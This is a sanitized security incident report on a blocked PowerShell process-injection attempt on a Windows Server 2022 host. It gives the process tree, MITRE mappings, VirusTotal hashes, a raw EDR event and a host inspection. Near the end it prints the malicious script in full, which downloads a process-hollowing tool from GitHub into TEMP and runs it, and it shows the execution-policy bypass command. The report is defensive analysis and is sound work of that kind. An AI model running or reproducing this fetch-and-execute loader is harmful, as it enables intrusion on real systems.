# Alexander Ticket


Note: This report has been sanitized for public sharing.

All internal IPs, hostnames, and Splunk URLs have been redacted or replaced with simulated values.

Report was originally prepared for Jira; internal console links are not publicly accessible. Query references shown for context

*The Summary :*

**PowerShell injected into a system process — suspected PowerShell-based exploit kit using process injection to evade detection.**



*CrowdStrike Link:*

- **Incident(CrowdScore):**

(internal link, redacted for confidentiality)

- **Endpoint Detection:**

(internal link, redacted for confidentiality)

*Description*

PowerShell was injected into a system process on host [redacted-host], consistent with PowerShell-based exploit kits that use process injection to evade detection. The EDR blocked the operation and quarantined the file, but the activity maps to MITRE ATT&CK **T1055 (Process Injection)** and may represent an attempt to maintain or escalate access. Investigate the full process tree, the injection origin (parent PID/command line), any loaded modules or suspicious API calls, nearby network activity, and signs of persistence to determine scope and whether this is part of a broader intrusion.

- **Host Information:**

Hostname: [redacted-host]

Operating System: Windows Server 2022

IP Address: [redacted internal IP]

Local IP Address: [redacted]

Host Type: Server

- **User Information:**

Username: windows

Local Admin: No

Login Type: UNLOCK (attempt to unlock a workstation)

Login Time: Jul. 24, 2025 08:38:24

Login Domain: [internal-domain-redacted]


- **Tactic & Technique:**

Technique: Process Injection

MITRE ATT&CK ID: **T1055**

*Investigation Findings and Analysis:*

**Observed Command 1:**




The System process (PID 4) itself did not exhibit overtly malicious behavior but served as the root ancestor in the process tree that led to suspicious PowerShell execution and process injection. The binary for System (SHA256: 03312a19baa7ab137c09127c6feb58c05216a7880d3c9e6ae54a8bcda460f92a) was running on host [redacted-host] (Windows Server 2022) since Jul. 24, 2025 08:34:46. Although System shows no associated detections, it is the ancestor of the chain that culminated in powershell.exe executing a script (...vice_fix.ps1) which was subsequently observed injected into a system process.

This behavior – PowerShell activity followed by process injection – aligns with MITRE ATT&CK T1055 (Process Injection) and indicates a defense-evasion attempt. EDR blocked the operation and quarantined the file, but the presence of injection under the system process suggests possible staging or persistence.

Outbound connections from host [redacted-host] were observed to several external IPv4 addresses. Most of these addresses fall within cloud provider ranges (Amazon/AWS) and may align with legitimate infrastructure (including possible CrowdStrike/Cloud endpoints). However, because the connections coincided with suspicious PowerShell activity and process injection, they should be treated with caution until verified.

**Observed external IP addresses (redacted for public release):**

- **38.242.255.xxx (internal/cloud)**
- **38.242.224.xxx**
- **224.0.0.22 (multicast)**
- **35.160.213.xxx (AWS)**
- **35.80.210.xxx (AWS)**
- **35.166.20.xxx (AWS)**
- **34.209.165.xxx (AWS)**
- **52.33.193.xxx (AWS)**
- **50.112.130.xxx (Cloud)**
- **50.112.129.xxx**
- **52.10.219.xxx**
- **169.254.169.254 (IMDS — link-local)**
- **52.27.205.xxx**
- **34.209.79.xxx**
- **34.210.186.xxx**
- **100.20.144.xxx**
- **52.25.223.xxx**


**Observed Command 2:**


Command line
`\SystemRoot\System32\smss.exe`
File path
`\Device\HarddiskVolume2\Windows\System32\smss.exe`
Executable SHA256
`5eeaa23ea36b22ddfcd07b9f5c5349ec8b733f72b39fecb30e52df4af9c19872`

**VirusTotal analysis of the binary (`SHA256:` `5eeaa23ea36b22ddfcd07b9f5c5349ec8b733f72b39fecb30e52df4af9c19872`) triggered a High severity Sigma rule: "System File Execution Location Anomaly." This rule detects execution of Windows system binaries from uncommon directories. In this case, the process path (`C:\Windows\System32\smss.exe`) matches the expected location, so the detection may**


**represent a false positive, but it should still be validated against known-good Windows Server 2022 binaries to exclude potential tampering.**

[here|https://www.virustotal.com/gui/file/5eeaa23ea36b22ddfcd07b9f5c5349ec8b733f72b39fecb30e52df4af9c19872]




**The `smss.exe` process (Session Manager Subsystem) was observed as the immediate child of the `System` process on host [redacted-host]. Multiple instances of `smss.exe` were spawned, each responsible for initializing system sessions. While `smss.exe` is a legitimate Windows component (`C:\Windows\System32\smss.exe`), the unusually large number of child processes observed in the tree raises suspicion in the context of concurrent malicious PowerShell activity.**

**During investigation of the lineage `smss.exe → csrss.exe`, another suspicious process was identified that originated from the same chain. However, this process was created on a different date (July 25, 2025), which falls outside the timeframe of the current incident (July 24, 2025). As a result, it does not appear in the incident detection table and should be treated as a separate investigation case.**




**(Another suspicious process, for another investigation)**

**Observed Command 3:**

Command line
`C:\Windows\Explorer.EXE`
File path
`\Device\HarddiskVolume2\Windows\explorer.exe`
Executable SHA256
`53f36699c35c8f2360608a79f0809ba888c61f15886ae2b1f209a3e9b896cba7`


The explorer.exe process (PID 2112) was observed on host VMI1146645 under the user [redacted-host]\windows.

The binary (SHA256: 53f36699c35c8f2360608a79f0809ba888c61f15886ae2b1f209a3e9b896cba7) was executed from the expected path (C:\Windows\explorer.exe) and shows no malicious classification.

However, VirusTotal analysis triggered the rule “Explorer Process Tree Break,” which detects scenarios where explorer.exe is abused to launch arbitrary commands or binaries.

In this case, explorer.exe served as the parent process for suspicious PowerShell execution (`audio_service_fix.ps1`).

Recent LNK files (Downloads.lnk, audio_service_fix.lnk) indicate that a shortcut was likely used to launch the malicious script.




While explorer.exe itself is legitimate, its role in spawning the PowerShell process aligns with MITRE ATT&CK T1204.002 (User Execution: Malicious File).

This activity, in combination with subsequent process injection (T1055), indicates that explorer.exe was leveraged as an initial user-execution vector leading to defense evasion.

T1204.002 → T1055

**Observed Command 4:**


## Command line

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "-Command" "if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\windows\Downloads\audio_service_fix.ps1'"
```

**File path:**

```
\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

**Executable SHA256:**
38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033

**Triggering indicator:**
**Associated IOC (SHA256):**
**8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a(*Start-Hollow.ps1*)**

**Timestamp:**
**Jul. 24, 2025 08:37:15 – 08:37:19**

**Network: outbound to 185.199.108.133:443 (raw.githubusercontent.com) at ~08:37:19**

**Detection:**

**Execution via PowerShell with policy bypass → Defense Evasion via Process Injection (T1055)**

## CrowdStrike Actions Taken

- **Operation was blocked** ☑

- **Quarantined file: Start-Hollow.ps1 (C:\Users\windows\Downloads)** ☑

**Partial raw command observed :**


```
{"ProcessStartTime":"[redacted]","ProcessEndTime":"[redacted]","ProcessId":"[
redacted]","ParentProcessId":"[redacted]","Hostname":"[redacted-
host]","UserName":"windows","Name":"Evade
Detection","Description":"PowerShell injected into a system process.
Investigate the process tree and the source of the
injection.","Severity":70,"SeverityName":"High","FileName":"powershell.exe","
FilePath":"\\\\Device\\\\HarddiskVolume2\\\\Windows\\\\System32\\\\WindowsPow
erShell\\\\v1.0\\\\powershell.exe","CommandLine":"\"C:\\\\Windows\\\\System32
\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe\" \"-Command\" \"if((Get-
ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process
Bypass }; & 'C:\\\\Users\\\\[redacted-
user]\\\\Downloads\\\\audio_service_fix.ps1'\"","SHA256String":"8bc7faa37293f
aa84a2321f18462472936546db9e4321024989c5ab7619ec85a","MD5String":"[redacted]"
,"SHA1String":"[redacted]","LogonDomain":"[redacted-
domain]","NetworkAccesses":[{"AccessType":0,"AccessTimestamp":"[redacted]","P
rotocol":"TCP","LocalAddress":"[redacted-local-
ip]","LocalPort":"[redacted]","RemoteAddress":"185.199.108.133","RemotePort":
443,"ConnectionDirection":0,"IsIPV6":false}],"FalconHostLink":"[redacted]","A
gentId":"[redacted]","IOCType":"hash_sha256","IOCValue":"8bc7faa37293faa84a23
21f18462472936546db9e4321024989c5ab7619ec85a","QuarantineFiles":[{"ImageFileN
ame":"[redacted-path]\\\\Start-
Hollow.ps1","SHA256HashData":"8bc7faa37293faa84a2321f18462472936546db9e432102
4989c5ab7619ec85a"}],"LocalIP":"[redacted-local-
ip]","MACAddress":"[redacted]","Tactic":"Defense
Evasion","Technique":"Process Injection","Objective":"Keep
Access","ParentImageFileName":"explorer.exe","ParentCommandLine":"C:\\\\Windo
ws\\\\Explorer.EXE","GrandParentImageFileName":"userinit.exe","GrandParentCom
mandLine":"C:\\\\Windows\\\\system32\\\\userinit.exe","PlatformName":"Windows
","UTCTimestamp":"[redacted]","EventType":"Event_ExternalApiEvent"}
```


Jul. 24, 2025 8:38:25.000


```
#event_simpleName: Event_EppDetectionSummaryEvent
#repo: detections
#repo.cid: 55ff35c57f0441f19baad0a47c239f7d
#type: falcon-raw-data
#Vendor: crowdstrike
@id: x8ADAgvBGxfbvlYQoBwHXQTv_0_0_1753360705
@ingesttimestamp: 1753360706790
```


## Associated IOC Hash_sha256

**This hash is detected as malicious by VirusTotal, with 26 out of 63 antivirus engines flagging it as harmful. Multiple crowdsourced signatures and vendors classify the file as a PowerShell-based trojan / hacktool (popular label: trojan.boxter/powershell), and rule matches indicate usage patterns consistent with post-exploitation (process discovery, WinAPI usage, and command execution). This may indicate the script was intended for credential theft, surveillance, or other post-compromise actions and should be treated as malicious until proven otherwise.**

## 8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a

[here|https://www.virustotal.com/gui/file/8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a]




**This hash corresponds to the binary PowerShell.EXE (SHA256: `38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033`).**
**VirusTotal shows 0/72 detections, but multiple crowdsourced Sigma rules were triggered:**

- **High – *System File Execution Location Anomaly*** → flags when a Windows system binary executes from an unusual path. In this case, the binary path (`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`) **is expected, so this may represent a benign trigger.**

- **Low – *Non-Interactive PowerShell Process Spawned*** → detects non-interactive PowerShell sessions started by a GUI process (here, explorer.exe), which is consistent with malicious script launches via `.lnk` **shortcuts or other indirect execution methods.**

**Although the file itself is a legitimate Microsoft-signed binary, its execution context (spawned by explorer.exe, used to bypass execution policy and run `audio_service_fix.ps1`) indicates abuse for malicious purposes.**

**[here|https://www.virustotal.com/gui/file/38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033/detection]**



## Analysis

**Command line breakdown:**

🔸 `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"` → launches the PowerShell interpreter (legitimate binary; SHA256: `38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033`).

🔸 `"-Command"` → instructs PowerShell to execute the following command string directly.

🔸 `if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }` → temporarily sets the execution policy to **Bypass** for the process. This is a common evasion technique used to allow unsigned or remote scripts to run while avoiding persistent policy changes.

🔸 `& 'C:\Users\windows\Downloads\audio_service_fix.ps1'` → executes the downloaded script from the user's Downloads folder. Running scripts from `Downloads` is a strong indicator of user-delivered malware (phishing / drive-by download) rather than normal administrative activity.

# Additional contextual findings

- **Parent:** `explorer.exe` — confirms the script was likely launched via a user action or shortcut (EDR shows explorer as the parent).
- **Process lifetime:** `Jul 24, 2025 08:37:15 – 08:37:19` (3s).
- **EDR detection: Defense Evasion — Process Injection (T1055)**; operation was **blocked** and the malicious artifact was **quarantined**.
- **Quarantined artifact:** `C:\Users\windows\AppData\Local\Temp\2\Start-Hollow.ps1` — SHA256: `8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a` (quarantined at `Jul. 24, 2025 08:37:22`). This script is flagged by VirusTotal (26/63) with multiple YARA/Sigma hits indicating PowerShell hacktool strings and WinAPI usage. Treat this script as **malicious**.

- **Network:** outbound HTTPS to `185.199.108.133:443` (raw.githubusercontent.com) at ~`08:37:19` — consistent with fetching remote payloads (T1105).

- **Temp artifact:** `__PSScriptPolicyTest_u1crlp31.0dn.ps1` written to Temp — consistent with ephemeral script execution/policy testing.

## Potential Impact

**The command line explicitly set the execution policy to Bypass for the process:**
`if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }`
**This temporary bypass allowed an unsigned script to run from the user's Downloads folder, disabling built-in PowerShell protections for the lifetime of the process.**

# Execution of malicious script

**The script `audio_service_fix.ps1` (quarantined artifact: `Start-Hollow.ps1`, SHA256: `8bc7faa37293faa84a2321f18462472936546db9e4321024989c5ab7619ec85a`) was executed from `C:\Users\windows\Downloads\`. VirusTotal shows 26/63 detections for the script, with multiple crowdsourced rules and vendors**

**flagging PowerShell hacktool / trojan-style behavior (WinAPI usage, hostile PowerShell strings, process discovery).**

## Network staging / payload retrieval

**The PowerShell process made an outbound HTTPS connection to `185.199.108.133` (raw.githubusercontent.com) at the time of execution, consistent with remote payload retrieval (T1105). This confirms the script attempted or attempted to fetch additional content.**

## Privilege & abuse risk

**The process ran under the local user account** [redacted-host]`\windows`**. Although not executed under a privileged Administrator account, successful script execution could enable credential harvesting or privilege escalation (via local exploits or stolen credentials), increasing risk of broader compromise.**

## Persistence risk

**No persistent mechanism was directly observed in this detection, but malicious PowerShell scripts commonly implement persistence such as:**

- **Scheduled Tasks**
- **Registry Run keys / autoruns**
- **Malicious Windows services**

## Living-off-the-land (LoL) technique

**The activity abused the legitimate PowerShell binary (`powershell.exe`, SHA256: `38f4384643b3fa0de714d2367b712c2e0fa1c89e2cfd131ae6b831ad962b1033`) to perform malicious actions. Use of native administration tools makes detection harder and helps attackers blend with benign activity.**

## Potential business impact (if successful)

- **Credential theft and unauthorized access to sensitive systems.**
- **Lateral movement and deployment of secondary payloads (C2 agents, ransomware).**
- **Data exfiltration, operational disruption, and reputational / regulatory consequences.**

## Host Verification

**The host** [redacted-host] **was accessed for verification. A manual inspection of the Downloads directory was performed to validate the presence of suspicious scripts.**

**As shown in the inspection results, the file audio_service_fix.ps1 (size: 581 bytes, created: Jul. 24, 2025) was present in the directory alongside benign files (e.g., desktop.ini).**

**Review of the script's contents revealed code designed to:**

- **Download Start-Hollow.ps1 from `https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Start-Hollow.ps1`.**
- **Save it to the `%TEMP%` directory.**
- **Execute it via process hollowing against `notepad.exe` (parented by `cmd.exe`).**

```
C:\> cd C:\Users\windows\Downloads

C:\Users\windows\Downloads

C:\Users\windows\Downloads> ls

Directory listing for C:\Users\windows\Downloads -

Name                                Type           Size (bytes)       Size (MB) Last Modified (UTC+2)     Created (UTC+2)
----                                ----           ------------       --------- ---------------------     ---------------
audio_service_fix.ps1               .ps1                    581           0.001 7/24/2025 2:37:07 PM      7/24/2025 2:37:07 PM
desktop.ini                         .ini                    282               0 5/30/2024 4:28:14 PM      5/30/2024 4:28:14 PM

C:\Users\windows\Downloads> cat audio_service_fix.ps1

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$url = "https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Start-Hollow.ps1"
$output = "$env:TEMP\Start-Hollow.ps1"

try { Invoke-WebRequest -Uri $url -OutFile $output -UseBasicParsing } catch { exit }
try { . $output } catch { exit }
